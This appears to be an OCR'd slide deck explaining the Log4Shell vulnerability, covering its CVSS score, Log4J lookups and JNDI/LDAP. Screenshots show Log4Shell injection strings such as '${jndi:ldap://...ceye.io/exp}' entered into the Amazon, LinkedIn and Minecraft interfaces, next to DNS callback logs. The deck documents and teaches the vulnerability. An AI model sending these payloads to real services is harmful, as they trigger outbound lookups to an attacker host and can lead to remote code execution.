Log4Shell


An overview of the Log4J vulnerability


02.11.2025

Caleb "Autumn" Luzovich (they/them/theirs)

A really unfortunate and overlooked bug/feature.


Some funny memes to ease the pain of software developers







1 How serious was this?


Some news articles






Some news articles (ii)





Some news articles (iii)

CVE-2021-44228



Common Vulnerability Scoring System Calculator CVE-2021-44228

Source: NIST

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Base Scores | Temporal | Environmental | Overall

CVSS Base Score: 10.0
Impact Subscore: 6.0
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 10.0

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics
Attack Vector (AV)*: Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)
Attack Complexity (AC)*: Low (AC:L) | High (AC:H)
Privileges Required (PR)*: None (PR:N) | Low (PR:L) | High (PR:H)
User Interaction (UI)*: None (UI:N) | Required (UI:R)

Scope (S)*: Unchanged (S:U) | Changed (S:C)
Impact Metrics
Confidentiality Impact (C)*: None (C:N) | Low (C:L) | High (C:H)
Integrity Impact (I)*: None (I:N) | Low (I:L) | High (I:H)
Availability Impact (A)*: None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-44228&vector=AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1&source=NIST


2 Setting the Scene

Logging software with overlooked functionality

- Logging can be a very complex process, so libraries are made to help developers understand what is happening in their code.
- Some of these libraries include syntactic “lookups” that tell logging methods to substitute it with some runtime variable, like OS information or date.
- In theory, this should be a useful and viable feature — which it mostly is.
- However, this can become quickly dangerous when mixing with user-inputted data.


```
${prefix:key}
```

Log4J



https://logging.apache.org/log4j/2.x/manual/architecture.html

Lookups in Log4J



Java Lookup

Context	*global*
Syntax	`java:<key>` where `<key>` is one of the Java Lookup supported keys.

The Java Lookup allows retrieving information about the Java environment the application is using. The following keys are supported

Table 5. Java Lookup supported keys


Key	Description	Example
`version`	Short Java version	`Java version 21.0.3`
`runtime`	Java runtime version	`OpenJDK Runtime Environment (build 21.0.3+9-LTS) from Eclipse Adoptium`
`vm`	Java VM version	`OpenJDK 64-Bit Server VM (build 21.0.3+9-LTS, mixed mode, sharing)`
`os`	OS version	`Linux 6.1.0-18-amd64, architecture: amd64-64`
`locale`	System locale and file encoding	`default locale: en_US, platform encoding: UTF-8`
`hw`	Hardware information	`processors: 32, architecture: amd64-64, instruction sets: amd64`

https://logging.apache.org/log4j/2.x/manual/lookups.html

3 How it Actually Happened

JNDI


- Java has an API called the "Java Naming and Directory Interface," which allows the system to lookup resources and other data by name.
- This allows for requests for resources not only local to the machine, but also remotely.
  - *Note: This is foreshadowing.*



https://docs.oracle.com/javase/tutorial/jndi/overview/index.html

LDAP

- One way that resources can be queried using JNDI is through the Lightweight Directory Access Protocol.
- LDAP is typically used for credential, network, and organizational information sharing.
- Some common uses include username and password lists, telephone subscription lists, and email directory lists.
- However, in terms of its implementation with JNDI, it is possible for `.class` data to be returned and run to retrieve values.
  - *Note: This is more foreshadowing…*



https://docs.oracle.com/javase/tutorial/jndi/overview/index.html

Why does this matter

Jndi Lookup


The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key contains a ":" no prefix will be added.

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] $${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```


https://web.archive.org/web/20211204140442/https://logging.apache.org/log4j/2.x/manual/lookups.html

I present to you…

Remote Code Execution via LDAP using JNDI and string lookups in Log4J



https://www.wiz.io/blog/10-days-later-enterprises-halfway-through-patching-log4shell





https://www.intruder.io/blog/log4shell-cve-2021-44228-what-it-is-and-how-to-detect-it

Tesla



星舆实验室
379 km
20:17
快速控制
车灯
车锁
显示
驾驶
Autopilot
自动辅助驾驶
导航
安全&保障
软件
MODEL 3
STANDARD PLUS
594 km
DNSLog.cn
Get SubDomain
Refresh Record
DNS Query Record
IP Address
Created Time
61.50.246.84
2021-12-10 20:12:37

LinkedIn



DNSLog.cn
Get SubDomain
Refresh Record
dnslog.cn
DNS Query Record
IP Address
Created Time
dnslog.cn
108.174.3.31
2021-12-11 14:21:18
dnslog.cn
108.174.3.32
2021-12-11 14:21:18
Copyright © 2019 DNSLog.cn All Rights Reserved.


Jobs
${jndi:ldap://
Join now
Sign in
Any Time
25 mi (40 km)
We couldn't find a match for ${jndi:ldap:/ dnslog.cn/heck}
jobs in
Please make sure your keywords are spelled correctly


Amazon


https://www.amazon.cn/s?k=%...
无痕模式
全部分类
${jndi:ldap
e.io/exp}
我的亚马逊
海外购
Kindle电子书
镇店之宝
全球开店
没有${jndi:ldap://v3njn9.ceye.io/exp}的搜索结
请尝试检查您的拼写或使用更多常规术语
需要帮助?
访问帮助部分 或 联系我们
查看的商品和相关推荐
详情页后，点击此处即可轻松返回您感兴趣的页面。
了解我们
人才招聘
合作信息
我要开店
帮助中心和购物指南
付款与退款
不安全 | ceye.io/records/dns
CEYE
Introduce
Payloads
API
DNS Rebinding
Records
HTTP Request
DNS Query
Records / DNS Query
The record is only saved for 6 hours and only the last 100 items are displayed.
input search url name
Download
Reload
Clear
ID
Name
Remote Addr
291408190
54.222.61.25
291408188
54.222.61.28
291408187
54.222.61.28
291408


Steam


Get SubDomain
Refresh Record
nslog.cn
Query Record
IP Address
67.215.85.68
208.67.216.61
67.215.86.69
67.215.85.68
208.67.216.61
208.67.216.86
208.67.216.81
67.215.86.69
67.215.85.68
208.67.216.71
STEAM
全新搜索功能!


Cloudflare


developers.cloudflare.com
Cloudflare Developers
Not found
Unfortunately, the page you requested cannot be found.
Go home
不安全 | ceye.io/records/dns
CEYE
Introduce
Payloads
API
DNS Rebinding
Records
HTTP Request
DNS Query
/ Records / DNS Query
The record is only saved for 6 hours and only the last 100 items are displayed.
input search url name
Download
Reload
Clear
ID
Name
Remote Addr
Created At (UTC +0)
2914004 04
ceye.io
173.194.95.134
2021-12 -09 17:0 2:01
2914003 61
ceye.io
172.217.46.238
2021-12 -09 17:0 1:58
1


Twitter


Get SubDomain
Refresh Record
54d872.dnslog.cn
DNS Query Record
IP Address
Created Time
14.215.176.30
2021-12-10 00:31:12
Copyright © 2019 DNSLog.cn All Rights Reserved.
登录 Twitter
使用 Google 帐号登录
使用 Apple 登录
或
手机号码、邮件地址或用户名
g.cn/LGDNewbee)
下一步
忘记密码?
还没有账号? 注册

Minecraft


T00ls DNSLOG
您的查询记录是t00ls.
g(怎么使用，自己领悟)
清空
序号
时间
IP/PORT
1
2021-12-10
Minecraft 1.16.5 - 多人游戏（第三方服务器）
${jndi:ldap://t00ls.
tu4.or
g}

Google




#	Time	Type	Payload	Comment
1	2021-Dec-11 09:42:40 UTC	DNS	[redacted]	
2	2021-Dec-11 09:42:40 UTC	DNS	[redacted]	
3	2021-Dec-11 09:50:31 UTC	DNS	[redacted]	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name [redacted].burpcollaborator.net.

The lookup was received from IP address 172.217.36.70 at 2021-Dec-11 09:42:40 UTC.



74.125.177.10 address profile

Whois Diagnostics

IP Whois


```
NetRange:       74.125.0.0 - 74.125.255.255
CIDR:           74.125.0.0/16
NetName:        GOOGLE
NetHandle:      NET-74-125-0-0-1
Parent:         NET74 (NET-74-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Google LLC (GOGL)
RegDate:        2007-03-13
Updated:        2012-02-24
Ref:            https://rdap.arin.net/registry/ip/74.125.0.0


OrgName:        Google LLC
OrgId:          GOGL
Address:        1600 Amphitheatre Parkway
City:           Mountain View
StateProv:      CA
PostalCode:     94043
Country:        US
RegDate:        2000-03-30
Updated:        2019-10-31
Comment:        Please note that the recommended way to file abuse complaints are located in the following links.
```

